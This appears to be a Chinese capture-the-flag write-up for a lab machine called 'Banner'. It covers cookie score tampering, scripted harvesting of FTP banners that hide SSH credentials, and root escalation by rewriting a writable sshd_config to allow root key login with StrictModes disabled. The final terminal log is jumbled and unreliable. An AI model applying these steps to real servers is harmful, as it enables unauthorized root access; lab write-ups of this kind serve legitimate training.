

| Banner

| 端口扫描

```
nmap -sV -sC -v -Pn 192.168.20.134
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 2.0.8 or later
--------	------	-----	-----------------------

22/tcp	open	ssh	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
--------	------	-----	---

| ssh-hostkey:

| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)

| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)

|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)

8080/tcp	open	http	Werkzeug httpd 3.1.6 (Python 3.9.2)
----------	------	------	-------------------------------------

| http-methods:

|_ Supported Methods: HEAD GET OPTIONS

|_http-title:

\xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE7\x9F\xA5\xE8\xAF\x86\xE6\x8C\x91\xE6\x88\x98


|_http-server-header: Werkzeug/3.1.6 Python/3.9.2

MAC Address: 08:00:27:47:DA:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

| 8080端口服务探测

一个做题的网站,提示做到1000分可以拿到一个信息 抓包发现,发送成绩的数据包有一个 cookie(`user_score`)是分数的值,直接修改为1000 返回包中设置了一个cookie,是一个凭证



也可以直接从源代码中读取到

```
// 更新分数显示
function updateScoreDisplay(score) {
    document.getElementById('totalScore').textContent = score;

    const percentage = Math.min((score / 1000) * 100, 100);
    const progressBar = document.getElementById('progressBar');
    const progressText = document.getElementById('progressText');

    progressBar.style.width = percentage + '%';
    progressText.textContent = percentage.toFixed(1) + '%';

    // 根据分数改变进度条颜色
    if (percentage >= 100) {
        progressBar.style.background = 'linear-gradient(90deg, #2ecc71, #27ae60)';
    } else if (percentage >= 50) {
        progressBar.style.background = 'linear-gradient(90deg, #3498db, #2ecc71)';
    } else {
        progressBar.style.background = 'linear-gradient(90deg, #3498db, #2980b9)';
    }
}

// 检查是否应该显示flag
function checkIfFlagShouldBeShown() {
    if (currentScore >= 1000 && !hasShownFlag) {
        hasShownFlag = true;

        // 获取flag，先尝试从Cookie获取，如果没有则使用默认值
        const flag = getCookie('flag') || '111:banner';

        // 显示flag弹窗
        document.getElementById('flagText').textContent = flag;
        document.getElementById('flagModal').classList.add('show');

        // 同时显示alert弹窗（确保用户看到）
        alert('恭喜你！分数达到 ${currentScore} 分！\n\n这是你需要的信息。$flag');
    }
}
```

ftp服务利用

这个凭证无法登录ssh服务,不过想到了之前ftp服务,使用匿名访问访问不了,尝试使用了一下这个凭证,成功登录进去,拿到了一个 **hint** 文件,提示 **banner**,是想让我们注意一些信息

之前多次尝试ftp登录的时候,发现连接的提示信息每次都不一样,颜色也不一样,想着全部都爬下来看看

这里让ai写了一个脚本来批量获取ftp的连接信息,一开始以为是每次访问都不一样,后来感觉是按照时间的,所以次数可以多一些,也能跑出来

```
import ftplib
import time
from collections import Counter

# FTP 配置
```

```

FTP_HOST = "192.168.20.134"
FTP_USER = "111"
FTP_PASS = "banner"

# 总抓取次数
TOTAL_TRIES = 1000
# 每次抓取间隔秒数
DELAY = 0.5

# 存放 Banner 的列表
banners = []

for i in range(TOTAL_TRIES):
    try:
        ftp = ftplib.FTP()
        ftp.connect(FTP_HOST, 21, timeout=5)

        # 读取连接后的第一行 Banner      resp = ftp.getwelcome()
        first_line = resp.splitlines()[0] # 只取第一行
        banners.append(first_line.strip())

        # 登录
        ftp.login(FTP_USER, FTP_PASS)
        ftp.quit()

        print(f"[+] 第{i + 1}次抓取: {first_line.strip()}")

    except Exception as e:
        print(f"[!] 第{i + 1}次抓取失败: {e}")

    time.sleep(DELAY)

# 统计 Banner 出现次数
counter = Counter(banners)

print("\n=== Banner 出现次数 ===")
for banner, count in counter.items():
    print(f"{banner} => {count}")

```

多次跑下来,感觉开头大写字母可以拼接在一起,从而拿到ssh登录凭证

```

[+] 第1次抓取: 220-Wild Elephants Love
[+] 第99次抓取: 220-Clever Owls Make
[+] 第19次抓取: 220-Elephants : Mice
[+] 第17次抓取: 220-Amazing Zebras Eat

```

[+] 第17次抓取: 220-Snakes Eat Crickets

WELCOME:MAZESEC

权限提升

因为拿到用户密码,登录第一感觉就是 `sudo -l` 看看权限

```
welcome@Banner:~$ sudo -l
Matching Defaults entries for welcome on Banner:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Banner:
    (root) NOPASSWD: /sbin/service sshd restart
```

可以重启ssh服务,想到去查看ssh的配置文件 `/etc/ssh/sshd_config` 发现居然有可写的权限,感觉利用点就是在这里了 结合题目一开始想启动 `Banner`,来直接在登录的时候显示 `/root/root.txt`,不过我修改好之后,重新读取文件发现被删除 看了一眼定时任务没有啥添加,使用 `pspy64` 找到了有一个脚本一直运行, `/bin/bash`
`/usr/local/bin/sshd_config_monitor.sh`

脚本的关键代码在 `grep -v -i "banner" "$CONFIG_FILE" > "$TEMP_FILE"` 这一行,不能再ssh的配置文件中出现 `banner`

那么除了这个Banner不可以写进去,其他的都可以,想到能不能试着让root进行登录,同时可以使用自己的公钥来认证

可以写入这几项配置,实现自定义位置的root公钥

```
welcome@Banner:~$ cat /etc/ssh/sshd_config
PermitRootLogin yes
AuthorizedKeysFile /home/welcome/key
PasswordAuthentication no
StrictModes no
```

这里卡我最久的就是 `StrictModes no`, 因为root账户和公钥文件夹的拥有用户名不一样,导致远程使用私钥连接一直存在问题

 **StrictModes**

当 StrictModes 启用（设置为 yes，默认是yes）时，SSH 服务器会在允许用户登录前检查以下内容：

- 用户主目录（~）必须只能由用户本人读写（通常权限为 700）
- 用户的 .ssh 目录必须只能由用户本人读写（通常权限为 700）
- 认证文件（如 ~/.ssh/authorized_keys）必须只能由用户本人读写（通常权限为 600）
- 如果上述任何一项检查失败，SSH 服务器将拒绝连接请求，即使密钥本身是正确的。

之后本地私钥连接就可以拿到root权限

```
kali@kali /tmp chmod 600 id_rsa.pub id_rsa
kali@kali /tmp ssh -i id_rsa root@192.168.0.242
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Wed Mar 18 04:15:30 2026 from 192.168.137.102
alcomeBanner: $ sudo bash -c 'cat > /etc/ssh/sshd_config << EOF
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
StrictModes no
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Banner:~# ls
root.txt
root@Banner:~# cat root.txt
flag{root-fc7fb423367bb7fccb411758f06f857a}
root@Banner:~#
```

总结

- 提权
 - 对于ssh配置文件的设置与理解,实现root账户的远程登录以及绕过ssh对于密钥的检查